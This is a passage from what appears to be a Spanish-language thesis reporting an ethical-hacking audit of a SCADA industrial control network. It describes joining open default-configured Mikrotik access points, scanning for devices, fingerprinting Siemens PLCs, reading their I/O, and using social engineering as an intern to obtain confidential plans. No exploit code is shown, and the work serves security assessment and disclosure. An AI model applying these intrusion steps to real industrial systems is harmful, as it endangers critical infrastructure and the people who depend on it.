


Figura IV.25: Scann sobre redes inalámbricas del sitio para la búsqueda del AP.

Fuente: Investigador

Como se puede observar en la figura IV.25 se descubrió dos AP, las cuales se encontraban como redes inalámbricas abiertas.

Intrusión

En la intrusión, se logró reconocer dos AP correspondientes a la Empresa, por confidencialidad con la organización se identificó a estas dos redes como: RTE Y RW. Se procedió a realizar la conexión a los puntos de acceso, logrando una conexión con la AP RW misma que se encontraba con una seguridad por defecto, obteniendo una conexión instantánea.




Figura IV.26: Conexión a AP con configuraciones de seguridad por defecto.

Fuente: Investigador

En la figura IV.26 se detalla la intrusión dentro de la red Inalámbrica, procediendo a realizar un escaneo para el análisis de dispositivos activos en la red. Winbox nos permite la posibilidad de observar la red inalámbrica a la que nos encontramos conectados, informando acerca de los módulos de la que está compuesta y brindando características como: dirección IP, MAC, e Identidad de la antena.




Figura IV.27: Nombres, MAC´s y direcciones IP de las Antenas de la red ingresada.

Fuente: Investigador

Test de Intrusión de la red Inalámbrica

En el test de intrusión, se verificó el ingreso a la red inalámbrica, como se muestra en la figura IV.28.




Figura IV.28: Ingreso a Antena con configuraciones por defecto.

Fuente: Investigador

Se procede a ingresar las direcciones IP obtenidas por navegador, para verificar si cuentan con interfaz de configuración web, verificando que las antenas poseen interfaz gráfica de configuración.




Figura IV.29: Ingreso servicio de configuración gráfica de una antena terminal asociada a la AP.

Fuente: Investigador




Figura IV.30: Intrusión, Ingreso a antena AP.

Fuente: Investigador

En la figura IV.30, se verifica el ingreso a la interfaz de configuración de la antena AP, demostrando que se tiene la intrusión en la red y que, sin necesidad de un ataque de consola, se puede realizar el secuestro de una AP, perjudicando completamente al Sistema SCADA y por ende al Sistema de Infraestructura Crítica.

Se procede a identificar a los dispositivos activos en la red, usando la herramienta dirigida a Windows para el escaneo en una red, el "Advanced IP Scanner", identificó las siguientes unidades, las cuales se detallan en la figura IV.31.




Figura IV.31: Reconocimiento de dispositivos activos en la red

Fuente: Investigador

En la figura IV.31 se detallan varios dispositivos logrando identificar entre ellos Mitsubishi, Siemens, Routerboard.

Con la necesidad de buscar más información se realizó un escaneo por medio de los servicios de scann de la antena obteniendo más direcciones IP activas, procediendo a verificar si las mismas permitían un ping, detallada en la figura IV.32.




Figura IV.32: Ping a direcciones IP encontradas por servicio de scann de antena.

Fuente: Investigador

Se continúa con la búsqueda de análisis de vulnerabilidades haciendo uso de Kali Linux y la herramienta plcscan.py, por medio del rango conocido de direcciones IP se procede a la búsqueda y reconocimiento de PLC´s, paso necesario para reconocer a qué direcciones IP corresponden exactamente, qué modelos de módulos manejan, qué tipo de firmware utilizan, nombres del PLC manejan, etc…

En la figura IV.33, se observa el uso de la herramienta de Scada tools, reconociendo 3 PLC´s siemens, PLC S7-300 módulo (6ES7 313-6CF03-0AB0) y PLC´S S7-1200 módulo (6ES7 212-1BD30-0XB0), procediendo a explotar sus vulnerabilidades ya conocidas.




Figura IV.33: Búsqueda de dispositivos industriales activos en red industrial.

Fuente: Investigador

Fase de Intrusión

En la fase de intrusión, una vez conocidas las vulnerabilidades se procede a sacar ventaja de estas fragilidades haciendo uso de conocidas herramientas como lo son: metasploit y snap7, antes ya usadas en laboratorio.

Al realizar esta fase de intrusión en una Sistema de Infraestructura Crítica y al hacer uso de variables en tiempo real no se puede realizar un ataque directo, ya que influiría verdaderamente sobre el funcionamiento de los procesos que manejan los PLC.

Como los exploits realizan ataques concretos como apagar y poner en error un PLC se arriesga un proceso industrial. Como información se tiene la dirección IP exacta de los PLC´s, con facilidad de realizar un ataque; debido a que se trata de un hacking ético sólo se ha realizado las pruebas de ataques en laboratorio, en el Sistema de Control Industrial es basta dar a conocer las vulnerabilidades para que las mismas puedan ser parchadas.

El único análisis que no influye sobre un proceso industrial es la lectura de entradas y salidas del PLC realizado por medio de la herramienta LECTURA_IN_OUT.py, como se observa en la figura IV.34.




Figura IV.34: Lectura de salidas digitales de PLC siemens en ICS, x.x.x.44

Fuente: Investigador

Se realizó una lectura de salidas digitales observando que el PLC con la IP x.x.x.44, como se observa en la figura IV.34, se encontraba en funcionamiento debido a que en sus entradas 0 y 3 había un valor lógico alto y en su salida 0 existía un estado en alto, informando que el PLC está manejando algún tipo de proceso industrial.

Fase de Informe y Recomendaciones

En la fase de informe y recomendaciones, la implementación de una auditoría técnica en empresas con Sistemas de Infraestructura Crítica y Sistemas de Control Industrial de Tungurahua se informa que, el uso de ingeniería social es una de las prácticas iniciales para el robo de información, utilizándolo como ataque esencial sobre una infraestructura crítica.

Se presentó un informe detallado a la empresa, de cómo se obtuvo información y de cómo se realizó el ataque. Indicado a continuación:

AUDITORÍA TÉCNICA INDUSTRIAL

ETHICAL HACKING

EMPRESA: Sistema de Control Industrial Anonima, Ambato

AUTOR: Luis Vite

TIPO DE HACKING: Interno (Modalidad Gray Box) y Externo (Modalidad Gray Box)

Hacking Interno de Datos Obtenidos por Ingeniería Social.

La ingeniería social se la ejecutó aprovechando, el ingreso a la empresa como pasante-practicante utilizando habilidades sociales por medio del pedido de una memoria flash para transferir un programa logrando obtener datos útiles sin conocimiento del personal de la organización que se adquirió información confidencial; realizada de manera directa con uso de tecnología y trato personal, Evitando y saltando sistemas de seguridad.

Ejecución de Tareas:

Tareas ejecutadas 20 de marzo del 2017

- Inicio de Fase de reconocimiento para Hacking Interno (Modalidad Gray Box).
- Análisis de redes Inalámbricas para búsqueda de vulnerabilidades y explotación e intrusión en dicha red.
- Implementación de Ingeniería Social.

Hallazgos

- Información confidencial de Informes, reportes, actividades de la empresa, obteniendo información delicada de la misma.
- Obtención de direcciones IP por revisión de informes.
- Obtención de planos confidenciales de la empresa.

Anexo




Figura IV.35: Archivos obtenidos por Ingeniería Social.

Fuente: Investigador




Figura IV.36:Planos obtenidos por Ingeniería Social.

Fuente: Investigador




Figura IV.37: Documentos de Informes, actividades, anexos de la empresa

Fuente: Investigador




Figura IV.38: IP de antena de red inalámbrica SCADA.

Fuente: Investigador

Tareas Ejecutadas 21 de marzo del 2017

- Continuación de fase de hacking interno (Modalidad Gray Box.
- Inicio de fase de reconocimiento de hacking externo (Modalidad Gray Box).
- Uso de Antenas Mikrotik prestadas por la empresa.
- Análisis de redes inalámbricas a 5GHz.

- Búsqueda de información de vulnerabilidades sobre dispositivos embebidos Mikrotik y redes inalámbricas Mikrotik.

Hallazgos

- Obtención de IP red corporativa.

Anexo




Figura IV.39: IP de red corporativa.

Fuente: Investigador

Tareas ejecutadas 22 de marzo del 2017

- Continuidad de fase de hacking externo (Modalidad Gray Box).
- Uso de antena para la búsqueda de señales en zona San Francisco.
- Análisis de señales desde Planta x de la Empresa

Hallazgos

- No se obtienen señales con relación a la empresa desde planta x de la organización.

Tareas ejecutadas 23 de marzo del 2017

- Continuidad de fase de hacking ético (Modalidad Gray Box).
- Uso de antena para búsqueda de señales en Zona San Francisco.
- Antenas con Contraseñas.
- Conexión a Switch de AP San Francisco.

Hallazgos.

- Ingreso a conexión físico con Switch, no existen seguridades físicas en dispositivos.
- Realización de Breve escaneo en red, verificación de activos vivos.

Anexo




Figura IV.40: Escaneo instantáneo en red por medio de switch.

Fuente: Investigador

Tareas Ejecutadas 24 de marzo del 2017

- Continuación de fase de hacking externo (modalidad Gray Box).
- Uso de antena en modo terminal para la búsqueda de Puntos de Acceso (AP) en zona Macasto.
- Descubrimiento de 2 AP correspondientes a la Empresa,
- Conexión sobre una de las AP debido a configuraciones por defecto.

Hallazgos

- Irrupción en la Red Inalámbrica
- Descubrimiento de dispositivos activos: hosts e instrumentos industriales.

Anexo

